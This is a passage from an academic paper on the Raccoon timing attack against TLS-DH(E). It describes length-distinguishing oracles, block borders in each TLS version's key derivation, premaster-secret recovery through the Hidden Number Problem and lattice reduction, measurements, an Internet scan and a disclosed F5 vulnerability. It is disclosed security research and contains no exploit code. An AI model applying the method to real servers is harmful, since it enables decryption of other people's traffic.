can measure the presented side channels in Section 3 at two different positions within a TLS connection:

- The attacker can target the server and measure the time the server used to compute the premaster secret. The attacker can do this by measuring the time between the server receiving the `ClientKeyExchange` message and the server sending its `Finished` message.
- Or, the attacker can target the client and measure the time the client used to compute the premaster secret. The attacker can do this by measuring the time the client took to read the `ServerKeyExchange` message up to sending the `Finished` message by the client.

By repeatedly observing TLS-DHE handshakes between an honest client A and an honest server B the attacker can learn typical timing values. After this, the attacker will be able to detect if leading zero bytes are present in the unknown pms by observing faster response times.

This length distinguishing attack is applicable even if the server does not reuse ephemeral DH values. However, in this case the attack poses little threat in practice, since the attacker merely learns the length of a fully ephemeral, one-time shared secret. This does not allow the attacker to decrypt or modify traffic.

Raccoon^s: Length distinguishing attack on a static key. In this scenario, the attacker has recorded a previous TLS-DH(E) session, and the goal is to recover the length of the premaster secret used in this session between two honest peers. In contrast to Raccoon^e, in this scenario, the server uses a static key, or is reusing the same ephemeral DH secret for a certain period of time, covering the recorded TLS-DHE session and the full duration of the attack.

To perform the attack, the attacker selects an appropriate oracle of O^{H}, O^{C}, $O^{\mathrm{P}}$and O^{D} from Section 3, connects to the server and sends a Diffie-Hellman share in a `ClientKeyExchange` message. For the length distinguishing attack, this `ClientKeyExchange` message contains the originally observed key share from the honest client. Note that an attacker can also send related key shares here to retrieve the MSBs of related premaster secrets (see Section 5). Of course, the attacker cannot construct a valid `Finished` message since the secret key is unknown to the attacker. The server receiving a message crafted by the attacker will, therefore, terminate the connection by either sending a fatal `Alert` message or closing the TCP connection. However, the server always needs to compute the premaster secret and derive the master secret using the PRF. Therefore, the server's response will depend on the leading bits of the premaster secret.

If the attacker uses a timing side channel, the reliability of the side channel can be improved as described in Subsection 3.5.

4.2 Analysis of TLS Key Derivations

Since the TLS key derivation is of special interest for this paper, we will analyze it in detail. The starting point for the key derivation is the PMS. In a two-step key derivation, first a *master secret* is computed from this premaster secret, and then two sets of keys (one for each communication direction) are derived from the master secret.

How exactly the master secret is derived from the premaster secret depends on the negotiated protocol version and cipher suite. Note that an attacker can observe the `ClientKeyExchange` message on any version or cipher suite and then send it as part of a different protocol version and cipher suite to a server (as long as the server supports it). We now analyze different TLS versions and how they use the premaster secret to derive further keys with their PRFs. Our analysis of critical block borders is summarized in Table 2.

Protocol version / Cipher suites	**Key derivation**	**Critical *pms* comp. block borders**
TLS 1.2 (_SHA384)	SHA-384 PRF	128, 239, 367, ...
TLS 1.2 (others)	SHA-256 PRF	64, 119, 183, ...
TLS 1.0 and 1.1	MD5/SHA-1 PRF	110, 238, 366, ...
SSLv3	Custom MD5/SHA-1	45, 54, 55, 56, 99, 118, 119, 120, ...

Table 2: Key derivation properties of non-PSK cipher suites. The first and second column provide the protocol version, cipher suite, and the hash algorithms used in the key derivation function. The last column provides critical block borders for premaster secrets pms in bytes. For example, a 239-byte long pms consumes one less SHA-384 hash compression than a 240 bytes long pms.

TLS 1.2. In TLS 1.2 the master secret is derived from an HMAC-based PRF construction. The master secret is computed as:

$$ms = \mathrm{PRF}(pms, label, ClientRandom \,||\, ServerRandom)\,.$$

The premaster secret will be used as a key for HMAC operations within the PRF. The used HMAC depends on the selected cipher suite. Per default, SHA-256 is used, but the cipher suite could also specify the usage of SHA-384 (if the cipher suite name ends with `_SHA384`). For TLS 1.2 the side channel analysis of Section 3 can be directly applied. The premaster secret maximum size is the size of the DH key. In configurations with recommended DH key sizes larger than 2000 bits, the computed premaster secret will with overwhelming probability be larger than the block border (64 bytes for SHA-256 and 128 bytes for SHA-384). If the premaster secret is larger than the block size of the hash function, it must be hashed before using it in the HMAC computation. This potentially enables a side channel based on the number of hash compression function invocations (cf. Subsection 3.2).

Note that in the case of SHA-384-PRFs with DH key sizes slightly bigger than 1024 bits, the hash function invocation side channel and the resulting oracle O^{H} can be used (see Subsection 3.1).

TLS 1.0 and TLS 1.1. These two protocol versions use the same PRF, which is based on a combination of SHA-1 and MD5. In this PRF, the premaster secret is split into two halves: The first half enters an expansion function based on MD5, while the second half enters a distinct key expansion function based on SHA-1. The final output of the TLS 1.0 and 1.1 PRF is the XOR of these two expansion functions. If the premaster secret has an odd number of bytes, the byte in the middle of the PMS will be used by both halves.

Since TLS 1.0 and TLS 1.1 split the shared secret into two halves, the computations for inputs that reach the block borders changes in comparison to TLS 1.2, as each hash function adds its own padding and length bytes internally. Note that since two hash functions are used at the same time (with identical input lengths and hash function properties such as input block size, length, and padding, see Table 1), the created side channel is amplified. For TLS 1.0 and TLS 1.1 the size of inputs which leak the top x leading zero bytes at the nth block border can be computed with the formula

$$cbb_{\mathrm{TLS1.0/1.1}}(x,n) = (64n-9)\cdot 2 + x, \tag{2}$$

where x is the number of most significant bytes to be leaked.

SSLv3. Even though SSLv3 is deprecated, there still exist servers on the web which support it.[5] SSLv3 key derivation is strictly different from the key derivation used in TLS. While the leading zero bytes from the premaster secret are stripped, the master secret is then computed as

$$\begin{aligned} ms :=& \mathrm{MD5}(pms \,||\, \mathrm{SHA1}(pms \,||\, \text{"}A\text{"} \,||\, r1 \,||\, r2)) \,||\\ & \mathrm{MD5}(pms \,||\, \mathrm{SHA1}(pms \,||\, \text{"}BB\text{"} \,||\, r1 \,||\, r2)) \,||\\ & \mathrm{MD5}(pms \,||\, \mathrm{SHA1}(pms \,||\, \text{"}CCC\text{"} \,||\, r1 \,||\, r2)), \end{aligned} \tag{3}$$

where $r1 := ClientRandom$ and $r2 := ServerRandom$.

This computation results in more opportunities for an attacker to construct a possible side channel from an additional hash function compression invocation. The outer MD5 functions hash the shared secret in concatenation with the output of the inner SHA-1 function. The outer function adds an offset of 20 bytes to the shared secret. As this operation is done three times, the side channel within the MD5 computation is amplified by a factor of three. The inner SHA-1 computation hashes different inputs each time. The first call hashes a label of length 1, while the second call hashes a label of length 2, and the last call hashes a label of length 3. Each time two (32-byte long) random values of the client and server are hashed as well. This generates a total offset of 65, 66 and 67 bytes, respectively. The resulting inputs (in bytes) which leak the top x leading zero bytes at the nth block in SSLv3 can therefore be computed as:

$$\begin{aligned} cbb_{SSL}(x,n) &= 64n - (9+20) + x \\ cbb_{SSL-A}(x,n) &= 64n - (9+65) + x;\ n > 1 \\ cbb_{SSL-BB}(x,n) &= 64n - (9+66) + x;\ n > 1 \\ cbb_{SSL-CCC}(x,n) &= 64n - (9+67) + x;\ n > 1 \end{aligned} \tag{4}$$

TLS DHE-PSK. Although not as widespread, TLS also offers a variety of cipher suites that allow the usage of preshared keys (PSK) [31]. In DHE-PSK, the client basically performs the same handshake as a normal DHE handshake, resulting in the shared DH value $g^{ab} \bmod p$. Then, both client and server authenticate using a premaster secret which is computed based on the preshared key PSK as

$$pms := \mathrm{len}(g^{ab} \bmod p) \,||\, g^{ab} \bmod p \,||\, \mathrm{len}(\mathrm{PSK}) \,||\, \mathrm{PSK}, \tag{5}$$

where $\mathrm{len}(x)$ indicates a two-byte length value of x (in bytes).

Since DHE-PSK changes the way the premaster secret is computed, the block borders for the Raccoon attack change as well. Interestingly, the block borders depend on the length of the preshared key PSK. DHE-PSK shifts the length of the PMS, which enters the PRF by $4 + |PSK|$ bytes. This can bring otherwise unfeasible modulus sizes in proximity to the critical block border for the attacker. An attacker being able to set a PSK for an arbitrary, attacker-controlled identity could therefore choose a PSK to reach the advantageous critical block boundaries. A related side channel exists in SSH and is described in Section 8.

If the attacker is not an authenticated user, they could use the DHE-PSK premaster secret processing within the PRF to perform a different length-distinguishing attack. Since the PSK length also directly influences the PRF computation time, the server response time could be used to determine the length of the PSK. Note that this is possible even if the server does not repeat the DH public keys and strictly uses ephemeral keys in DHE-PSK.

4.3 Dangerous TLS Modulus Sizes

Since the server chooses the modulus size and the attacker has no variable-size inputs to the PRF (except for DHE-PSK cipher suites), the attacker cannot influence the block borders of the hash function and thus optimize their usability as a side channel. Usually servers choose moduli whose lengths are of the form 2^n, like $2^{10} = 1024$, $2^{11} = 2048$ or $2^{12} = 4096$. The server is free to deviate from these and move to arbitrary sizes. For common bit lengths 2^n, the block border will never realistically reach a critical block border as the PMS would require too many leading zero bits. However, if a server deviates from these common modulus sizes, it can become possible for an attacker to hit the critical block borders. For example, LibTomCrypt[6] used to create 1036 bit

[5] According to the SSL pulse measurements of September 2020, SSLv3 is supported by 4.4% of the servers from the Alexa top 150k list.

[6] https://github.com/libtom/libtomcrypt

moduli, which would make O^{H} feasible. A list of dangerous modulus sizes is given in an extended version of this paper.[7]

5 Raccoon Premaster Secret Recovery Attack

Until now, we have discussed a distinguishing attack on TLS, which allows an attacker to determine leading zero bytes of the premaster secret. If the server reuses the DH values for multiple connections (cf. [61]), the distinguishing attack can be turned into a full premaster secret recovery attack. This is the case for TLS-DH and for TLS-DHE if the server disregards best practices and reuses ephemeral keys. Our attack is based on the well-known Hidden Number Problem described by Boneh and Venkatesan [17].

We use the attack scenario **Raccoon**^{s} from Subsection 4.1 which leaks the top k bits of the PMS. We assume the server reuses the same secret DH exponent b; this reuse does usually not depend on the TLS version or cipher suite (except for export cipher suites not considered here), so our **Raccoon**^{s} attacker can choose a beneficial TLS version and cipher suite for the attack, as long as they are supported by the server. The attack proceeds in four phases:

Phase 1: Passive MitM. In this phase, the attacker records a complete TLS-DH(E) session and extracts g^a from the `ClientKeyExchange` message as well as g^b, g and p from the `ServerKeyExchange` or `Certificate` message.

Phase 2: Active web attacker. In this phase, the attacker interacts as a client with the server. However, instead of choosing a secret ephemeral DH value a' and sending $g^{a'}$ in the `ClientKeyExchange` message, the attacker chooses random values $r_i \in \mathbb{Z}_q$ and sends the value $x_i = g^a g^{r_i}$ in the `ClientKeyExchange` message (cf. Figure 3). To finish this part of the TLS handshake, the attacker sends a `ChangeCipherSpec` and the client's `Finished` message, where the content of the `Finished` message is chosen randomly because the attacker lacks the keys (master secret and the symmetric keys) to compute a valid `Finished` message correctly.

After sending `ClientKeyExchange`, the attacker starts measuring a chosen length distinguishing oracle O^{H}, O^{C}, O^{P}, or O^{D}, until some `Alert` message arrives from the server. The attacker may repeat the measurement by sending the same value r_i to the server until some statistical test (e.g., Mann-Whitney [44]) indicates that a sufficiently high probability level has been reached. If the measurement indicates that the leading k bits have been stripped, we have found a candidate r_i for an HNP equation. If the measured time indicates that less than k bits have been stripped, a new random value r_{i+1} is chosen by the attacker and phase 2 is repeated.

Phase 3: Constructing an instance of HNP. Now that the attacker has learned that for the candidate r_i the oracle $O_{k,b}(r_i)$ is True, the attacker knows that $0 < {r_i}^b \bmod p = g^{ab} g^{br_i} \bmod p < 2^{n-k}$. Subtracting 2^{n-k-1}, we obtain the centered equation

$$\left|\alpha \cdot t_i \bmod p - y_i\right| < 2^{n-k-1} = p/2^{\ell+1}, \tag{6}$$

where $\alpha := g^{ab} \bmod p$ is unknown (the *hidden number*) and $t_i := (g^b)^{r_i} \bmod p$, $y_i := 2^{n-k-1}$ are known to the attacker.

Equation 6 corresponds to the randomized version of HNP as defined by Boneh and Venkatesan [17], except that in our case the oracle does not reveal the MSBs directly, but only whether they are zero or not. Moreover, we center the equation around zero and take the bias of p into account, as in [50].

Phase 4: Computing the premaster secret. Phase 2 and 3 are repeated until the attacker has obtained a sufficient number of equations to solve the HNP instance and recovers the hidden number g^{ab}, which is the premaster secret of the connection the attacker observed in phase 1 of the attack. We will show in Subsection 6.2 that this is indeed possible. With the premaster secret the attacker can then derive the master secret; with the master secret the attacker can proceed to compute the symmetric keys and decrypt the connection.

6 Evaluation

In this section, we will analyze if the requirements of the Raccoon attack can actually be fulfilled by a real-world attacker, namely, measuring the timing difference by the created side channel and solving the HNP for real modulus sizes with realistic leak sizes.

6.1 Timing Measurements

As demonstrated by the Lucky 13 attack [6], applying a hash function to inputs of varying lengths results in a measurable difference in processing times. We now shortly revisit this finding by evaluating the OpenSSL library (version 1.1.1), before putting it in the context of our attack.

Figure 3 shows a plot of the processing time (in cycles) to compute HMAC with SHA-256 and SHA-384 for keys of varying lengths, on 1024-byte messages. To simplify the presentation, we report the median processing time across 10,000 experiments per input length. The step-like increase in processing time as the key size increases can clearly be seen. The first step in the increase of processing time leads to oracle O^{H}, the hash function invocation oracle. The subsequent, slightly smaller steps lead to oracle O^{C}, the compression function invocation oracle. The smallest visible steps (for SHA-256, when the input length is $128 \cdot k - i, 1 \leq i \leq 8$, and similarly for SHA-384) lead to oracle O^{P}; we analyze the cost of exploiting this side channel in Appendix A.

Is the difference in processing times measurable in a remote setting? To measure if the side channel is big enough for a remote attacker, we created a test setup consisting of two (non-virtual) machines, one simulating the attacker machine and one simulating a victim server. The machines are directly connected with a 1 Gbit/s connection. The attacker

[7] https://eprint.iacr.org/2020/1151




Figure 3: Processing time to compute HMAC-SHA-256 and HMAC-SHA-384 with keys of varying lengths for inputs 1KB in length, measured in CPU cycles. Reported values are medians across 10,000 experiments per key length, performed with OpenSSL version 1.1.1.

machine used an Exablaze ExaNIC HPT network adapter. This network card is specifically built to generate high precision hardware timestamps.

For the evaluation, a tool on the attacker machine repeatedly performed handshakes with the victim TLS server. The tool generated a DH private value and computed the resulting DH shared secret, alternating between handshakes where the DH secret starts with a single leading zero byte or no leading zero bytes. For each handshake, the tool recorded the fact if the MSBs of the DH secret are zero, as well as the server's response time. To analyze whether the side channel is measurable we used a modulus size of 1032 bits, as this creates the hash function invocation side channel O^{H} (see Subsection 3.1). We collected 100,000 measurements each for premaster secrets with a leading zero byte and without a leading zero byte.

In broad terms, the attacker would use a classifier to approximate the oracle's response. That is, the attacker collects server response times from handshakes using DH share g^{a+r}, and attempts to deduce from these measurements the oracle response $O^{\mathrm{H}}(g^{a+r})$. Any classifier will exhibit some probability of false classification. False negatives occur when the classifier concludes that $O^{\mathrm{H}}(x) = \text{False}$ when $O^{\mathrm{H}}(x) = \text{True}$. Similarly, false positives occur when the classifier wrongly concludes $O^{\mathrm{H}}(x) = \text{True}$ when $O^{\mathrm{H}}(x) = \text{False}$.

In our experiments, the Mann-Whitney test [44] performed very well for distinguishing between the two cases. This test can be configured with a desired false positive probability, which then determines the (empirical) false negative probability. With 100 samples per case (200 measurements overall) and a 10% false positive rate, the false negative rate was 10.4% (we also empirically confirmed that the false positive rate is 10%). To estimate these false-reporting rates, we conducted 200,000 experiments, where in each experiment the samples for each set were randomly selected from the pool of 100,000 collected samples. Increasing the number of samples to 1,000 (2,000 measurements overall) allowed us to achieve a false positive rate of 0.009200% and a false negative rate of 0.000795%.[8]

An attacker would have to account for the false reporting rates when performing the attack. In order to deal with false positives, the attacker re-measures timings for any reported positive. That is, the attacker first performs 200 measurements for each x value. For values where the classifier outputs $O^{\mathrm{H}}(x) = \text{True}$, the attacker re-measures the processing time for x, obtaining 2,000 more measurements, and re-runs the classifier.

Iterating over a total of m DH values, in expectation at most $m \cdot 255/256$ values are true negatives,[9] of which $m \cdot 255/256 \cdot 10\% \cdot 0.009200\% = m \cdot 9.1 \cdot 10^{-6}$ will be falsely labeled as positives in both classification rounds. Similarly, $m/256$ are true positives, of which $m/256 \cdot (1-10.4\%) \cdot (1-0.000795\%) = m \cdot 0.35\%$ will be correctly labeled as positives in both classification rounds.

The attacker needs to collect roughly 180 true positive values to solve the HNP problem for a 1024 bit modulus (see Section 6.2). Choosing $m = 55,000$ results in 192 correctly identified positives in expectation, and 0.5 false positives. The overall required number of timing samples is therefore 22.34 million. These numbers are not necessarily optimal.

Other classification methods and scenarios. Estimating the cost of performing the attack over the public Internet is an interesting challenge, but outside the scope of this work. Crosby et al. have examined the feasibility of performing such timing attacks and found significant variability that depends on the attacker and victim hosts and the distance between them [22]. They have also suggested a different classifier than the one we use, the "Box Test". We have in fact, initially used this test as our classifier, but it significantly underperformed the Mann-Whitney test. Surprisingly, Crosby et al. have also considered the Mann-Whitney test, but reported that it underperformed their Box Test [22] (their test setup includes measurements on the same LAN, similarly to ours, as well as measurements over the Internet). The reason for this discrepancy is unclear to us. At any rate, providing a comprehensive comparison of classifiers is again an interesting task, but also out of scope for this work.

[8] To estimate these lower rates, we ran our classifier on 20 million sets of randomly-sampled 2,000 measurements.

[9] If we denote the most significant byte of the modulus as v, then $v-1/256$ shared secrets are true negatives. It is common for v to be smaller than 256, slightly lowering the attack cost, but we prefer to give a worst-case analysis.

6.2 Solving the HNP

We simulated and solved the HNP problem for DH groups G with 1024, 1036, 2048, 3072 and 4096 bits and varying oracle sizes $k = 8, 12, 16, 20, 24$.

To reduce the number of exponentiations we do not simulate querying the oracle, because the oracle for larger bit leaks only has a very low success probability. In order to avoid a large number of false guesses, we *choose* values $0 < y'_i < 2^{n-k}$, which we interpret as a value $y'_i = g^{ab} g^{br_i}$ with $\mathrm{MSB}_k(g^{ab} g^{br_i} \bmod p) = 0$ for some unknown r_i. We then calculate $t_i := (g^{ab})^{-1} y'_i = g^{br_i} \bmod p$, $1 \le i \le d$, and assume that we could have guessed a corresponding r_i with probability $1/2^\ell$ in the first place. We take $y_1 = y_2 = \ldots = y_d = 2^{n-k-1}$ and get d equations $|g^{ab} t_i \bmod p - y_i| < p/2^{\ell+1}$, where $\ell = k - \varepsilon$ is the effective number of bits leaked (see Section 5). To solve this instance of the HNP, we consider the lattice $\mathcal{L}(B)$ in $\mathbb{Z}^{d+2}$ generated by the column vectors of

$$B = \begin{pmatrix} 1 & & & & & \\ & \lceil p/2 \rceil & & & & \\ \lceil 2^\ell \rceil t_1 & \lceil 2^\ell \rceil y_1 & \lceil 2^\ell \rceil p & & & \\ \lceil 2^\ell \rceil t_2 & \lceil 2^\ell \rceil y_2 & & \lceil 2^\ell \rceil p & & \\ \vdots & \vdots & & & \ddots & \\ \lceil 2^\ell \rceil t_d & \lceil 2^\ell \rceil y_d & & & & \lceil 2^\ell \rceil p \end{pmatrix}.$$

This lattice contains the vector $v_1 = (p, 0, \ldots, 0)^\top$, which is usually a shortest non-zero vector. More importantly, the lattice contains the *hidden vector* $v_2 = (\alpha, *, \ldots, *)^\top$, where $\alpha = \min\{g^{ab} \bmod p, p - g^{ab} \bmod p\}$. The first component of that vector reveals the secret g^{ab}.

The expected length of the hidden vector v_2 is approximately $\sqrt{(d+2)/12} \cdot p$. But also, by the Gaussian heuristic, the length of a "typical" shortest vector in $\mathcal{L}(B)$ is approximately $\sqrt{(d+2)/(2\pi e)} (\det B)^{1/(d+2)}$, where $\det B \approx 2^{\ell d - 1} p^{d+1}$. If the number d of equations is sufficiently large and ℓ is not too small, v_2 is expected to be smaller than typical shortest vectors in $\mathcal{L}(B)$ and we may hope to recover $\pm v_2$ as the second vector (after $\pm v_1$) in a reduced basis of $\mathcal{L}(B)$.

For our experiments we used the BKZ 2.0 [21] version of the Block-Korkine-Zolotareff [58] lattice basis reduction algorithm with two block sizes $\beta = 40, 60$. We used the implementation of the fplll/fpylll library [25] in the SageMath [63] computer algebra system. The results are shown in Table 3.

6.3 Putting It All Together

As we have shown in Subsection 6.1, it generally is possible to measure the timing difference from the presented side channel. Depending on the modulus size, the supported version and cipher suites, an attacker might be able to measure the timing difference in a remote setup. An attacker can then use the measurements to solve an instance of the HNP, as described in Subsection 6.2. We showed that for real modulus sizes (around 1024 bits), we could solve the equations with an 8-bit leak. This demonstrates that it is generally possible to perform the Raccoon secret recovery attack against TLS, and therefore compute the PMS and decrypt the session. Currently deployed TLS servers also commonly use 2048-bit moduli. Solving the HNP for those sizes and an 8-bit leak is yet unsolved, and it is still an open question how hard it actually is. Nevertheless, note that an attacker can potentially leak more than 8 bits, making the attack feasible against bigger moduli.

7 Alexa Top 100k Scan

To estimate the impact of the vulnerability on currently deployed servers, we conducted a scan among the Alexa Top 100k on port 443. We evaluated how common static-DH cipher suites are by trying to negotiate them. Additionally, we evaluated how prevalent key reuse is in TLS-DHE and evaluated the used modulus sizes. We also tried to find servers that are vulnerable to a direct oracle by sending `ClientKeyExchange` messages, which either resulted in a PMS with a leading zero byte or not and by observing the server's behavior. For this purpose, we used techniques from [16,45] and carefully observed the TCP connection state and tried omitting messages. We performed each handshake three times to rule out inconsistencies in the server behavior. If a server showed at least occasionally different behavior, we performed additional handshakes (97 each) to collect more data on the issue.

DH & DHE support. The results of our scan are shown in Table 4. In total, 86607 servers of the scanned servers supported SSL/TLS. A total of 32% of the scanned servers supported DHE cipher suites. Only a single server advertised support for static DH cipher suites.

Key reuse. Although typically servers reuse ephemeral keys until they are restarted, it is not enough to monitor the ephemeral key in two consecutive handshakes in order to validate if a server reuses ephemeral keys, as many hosts are using load balancing setups in which multiple different TLS servers are handling incoming connections. Usually, each server manages its own ephemeral keys, and these keys are not shared across servers. Since we do not know how many potential servers are within a load balancing setup, we do not know how many handshakes we have to perform to make sure that we can detect key reuse. To overcome this issue, we observed all public keys which were transmitted to us during the whole scanning process. If we observed at least one reuse, we considered the server as a server reusing ephemeral keys. We did not evaluate for how long these servers reused their public keys, as this would require a longitudinal study that is outside the scope of this work.

Our scans showed that a total of 3.33% of the scanned servers reused their ephemeral DH keys. This is slightly lower than the 4.4% reported by Springall et al. in 2016 [61], but note that Springall et al. scanned the Alexa Top 1 Million, whereas we scanned the Alexa Top 100K. Furthermore, DHE

DH group	n	ε	k				
			24	20	16	12	8
RFC 5114	1024	0.532	$\beta = 40, d = 50$ $T = 6\text{s} \pm 0\text{s}$	$\beta = 40, d = 60$ $T = 10\text{s} \pm 1\text{s}$	$\beta = 40, d = 80$ $T = 26\text{s} \pm 4\text{s}$	$\beta = 40, d = 100$ $T = 111\text{s} \pm 4\text{s}$	$\beta = 60, d = 200$ $T = 9295\text{s} \pm 467\text{s}$
LibTomCrypt	1036	0.000	$\beta = 40, d = 50$ $T = 6\text{s} \pm 0\text{s}$	$\beta = 40, d = 60$ $T = 10\text{s} \pm 1\text{s}$	$\beta = 40, d = 80$ $T = 28\text{s} \pm 1\text{s}$	$\beta = 40, d = 100$ $T = 52\text{s} \pm 5\text{s}$	$\beta = 60, d = 180$ $T = 5613\text{s} \pm 205\text{s}$
SKIP	2048	0.056	$\beta = 40, d = 100$ $T = 112\text{s} \pm 5\text{s}$	$\beta = 40, d = 120$ $T = 207\text{s} \pm 18\text{s}$	$\beta = 60, d = 160$ $T = 977\text{s} \pm 46\text{s}$	$\beta = 60, d = 250$ $T = 13792\text{s} \pm 47\text{s}$	
RFC 3526	3072	0.000	$\beta = 40, d = 150$ $T = 1243\text{s} \pm 59\text{s}$	$\beta = 40, d = 190$ $T = 2390\text{s} \pm 65\text{s}$	$\beta = 60, d = 250$ $T = 27192\text{s} \pm 312\text{s}$		
RFC 7919	4096	0.000	$\beta = 40, d = 200$ $T = 3601\text{s} \pm 6\text{s}$	$\beta = 60, d = 250$ $T = 30023\text{s} \pm 85\text{s}$			

Table 3: Our parameter choices and calculation costs to recover g^{ab} in a Raccoon attack for five well-known DH groups, using BKZ 2.0 with block size β, number of equations d and average calculation time T. We aborted the BKZ reductions as soon as the hidden number was found (up to BKZ loop completion). Each simulation was repeated 8 times with random secrets on a vCPU with 2 GHz clock speed. The bit-size n of the modulus and its bias $\varepsilon = n - \log_2(p)$ are also given. Note that for $k = 8$, we had to use more equations for the RFC 5114 group than for the LibTomCrypt group, mainly due to the larger bias ($\ell = 7.468 \ll 8$).

support by major clients declined during this period, and OpenSSL removed ephemeral key reuse in 2016. Springall et al. did measure the time period for key reuse, and found that 1.3% of servers supporting DHE reused values for at least one day, and 1.2% for at least 7 days.

Key lengths. The key lengths used by the scanned servers can be seen in Table 4. The data shows that servers that reuse ephemeral keys generally tend to use weaker keys than servers who do not.

Modulus sizes	# Domains	# With key reuse
1024 bits	5310	2213
2048 bits	23428	1116
4096 bits	3045	4
8192 bits	1	0
Other	277	0
Total	32061	3333

Table 4: The observed key lengths for DHE cipher suites in the Alexa Top 100k scan. Units denote the number of domains with the corresponding key length.

Perfect direct oracles. A total of 87 servers were exhibiting a perfect direct oracle as described in Subsection 3.4, meaning that they were reliably showing different behavior based on the leading zero byte of the PMS. Almost all of these servers (84) were reusing their ephemeral keys. We fingerprinted this vulnerability and were able to attribute most of the discovered oracles to F5. F5 confirmed the vulnerability and released a patch on the 9th of September 2020 in Security Advisory K91158923 (CVE-2020-5929). These servers were sending either one or two handshake failure alerts depending on whether the PMS started with a zero byte or not. The vulnerability was not present on all supported cipher suites. Note that an attacker could still use any vulnerable cipher suite to attack the connection of a non-vulnerable cipher suite.

Imperfect direct oracles. We found 815 servers which did not show a perfect oracle, meaning that they did not allow for a distinction with every executed handshake, but only occasionally showed a distinguishing behavior. We assume that we observe this behavior because of another factor that we did not control (or cannot control) that influences the behavior difference. These factors may include CDN setups, where only parts of the CDN are vulnerable, internal memory allocations, network issues, or resource shortages. We did not exclude these hosts from our study but investigated if the behavior difference correlates with a leading zero byte in the PMS or not. Any behavior difference unrelated to a leading zero byte is expected to happen with roughly the same probability on all executed handshakes. If the difference is somehow related to a leading zero byte, we should see a non-uniform distribution of the responses, which can be used by an attacker to distinguish if the PMS for a given `ClientKeyExchange` message will start with a zero byte or not. To check if the behavior difference is sufficiently correlating, we used Fisher's Exact test [32] in the cases where we observed only two different responses, while we used the Chi-square [33] test if we had more than two different responses from a server. These tests compute a p-value, which indicates whether a null hypothesis is correct. In our case, the null hypothesis was that the observed behavior difference was appearing by chance, and is unrelated to a leading zero byte. For each host, we tested each cipher suite in each protocol version individually and accepted all hosts as vulnerable for which the p-value on one of the executed tests was smaller than 10^{-9}. Given these tests,

we discovered that a total of 815 servers (excluding perfect oracles) showed an observable difference based on a leading zero byte in the PMS, however, none of these servers were reusing ephemeral public keys. As of the time of writing, we do not know which implementation is responsible for this behavior.

Conclusion The evaluation shows that a non-negligible amount of servers are reusing ephemeral keys, and therefore are generally vulnerable to Raccoon attack. Over 66% of those servers use keys that can be exploited by us with $k = 8$, while the remaining servers require more bits to be leaked in order to practically solve the HNP with our approach. The data also shows that O^{D} is found in real TLS implementations.

8 Impact on TLS and Beyond

Exploitability. The Raccoon attack is generally hard to exploit, since the prerequisites for the attack are quite rare nowadays. Parallel to the disclosure of this vulnerability, the last major browser (Firefox) stopped supporting DHE cipher suites. Even if the conditions of the attack are met, the attack still requires precise timing measurements, which are hard to perform in real networks.

Stronger attackers in a co-located setup may be able to use more advanced techniques like cache side channels to avoid timing measurements. We consider these stronger attacker models outside the scope of this work.

Attacking ECDH and ECDHE Cipher Suites. ECDH(E) cipher suites are generally not affected by the Raccoon attack, as TLS mandates that leading zero bytes are preserved. However, we identified some implementations which strip leading zero bytes from the coordinates, and then add those bytes back. This may result in a small timing side channel that leaks the MSB of the x-coordinate of the shared point. The EC-HNP [37] is related to the HNP and could potentially be applied here. However, a full analysis of this potential vulnerability is outside the scope of this work.

Downgrading TLS Sessions to DHE. Typical TLS connections are established with TLS ECDHE cipher suites. If an attacker can perform the complete attack within the handshake timeout, the attacker could perform a downgrade attack, and target TLS sessions that would otherwise not use Diffie-Hellman. The attacker acts as a MitM, and removes any non-DHE cipher suites from the cipher suite list in the `ClientHello` message. Assuming both the client and server support at least one common DHE cipher suite, they will then attempt to handshake with it. The primary defense mechanism in TLS against such attacks is the `Finished` message, which includes a hash over the entire session transcript. But since the attacker learns the shared secret within the handshake timeout, the attacker can forge a valid `Finished` message, leading to a full break in security.

However, performing the attack fast enough is likely infeasible. The typical handshake timeout is around 30 seconds. The attacker needs to handshake with the victim server millions of times within this short period while performing accurate timing measurements for each server response. Furthermore, the attacker then needs to solve an instance of the HNP problem, which we were only able to accomplish with hours of computation time for small leaks.

One caveat is that some TLS libraries exhibit behavior that allows an attacker to stall TLS handshakes indefinitely [2]. Such behavior would make the online downgrade plausible.

Moreover, TLS False Start [43] allows the client to send encrypted application-layer data before receiving the server's `Finished` message. In principle, if the client is willing to use DHE with False Start, the attacker does not need to learn the shared secret within the handshake timeout, but rather at any point in the future. The data sent under False Start is typically particularly sensitive, such as authentication cookies; compromise of this data at any point in the (short) future typically leads to a full break in security. The False Start standard explicitly allows DHE cipher suites, but only with well-known groups with 3072-bit modulus or larger; however, typical TLS client implementations disallow DHE use with False Start altogether. To summarize, this concern is mostly theoretical.

TLS 1.3. In TLS 1.3 the leading zero bytes are preserved for DHE cipher suites (as well as for ECDHE ones). So broadly speaking, Raccoon does not apply to TLS 1.3. Note that our attack could work on a variant of TLS 1.3, which explicitly allows key reuse (or even encourages it), called ETS or eTLS [59]. If ephemeral keys get reused in either variant, they could lead to micro-architectural side channels.

DTLS. The DTLS KDF [54] is analogous to that of TLS, and has the same properties with regards to timing. However, an attacker may not be able to measure the timing difference, as DTLS does not necessarily send an error message when sessions are ungracefully terminated: DTLS is UDP-based, so it does not send TCP FIN or RST packets, and some implementations do not send alert messages at all. An attacker may be able to overcome these difficulties using techniques similar to [7], but we consider this out of scope for this work.

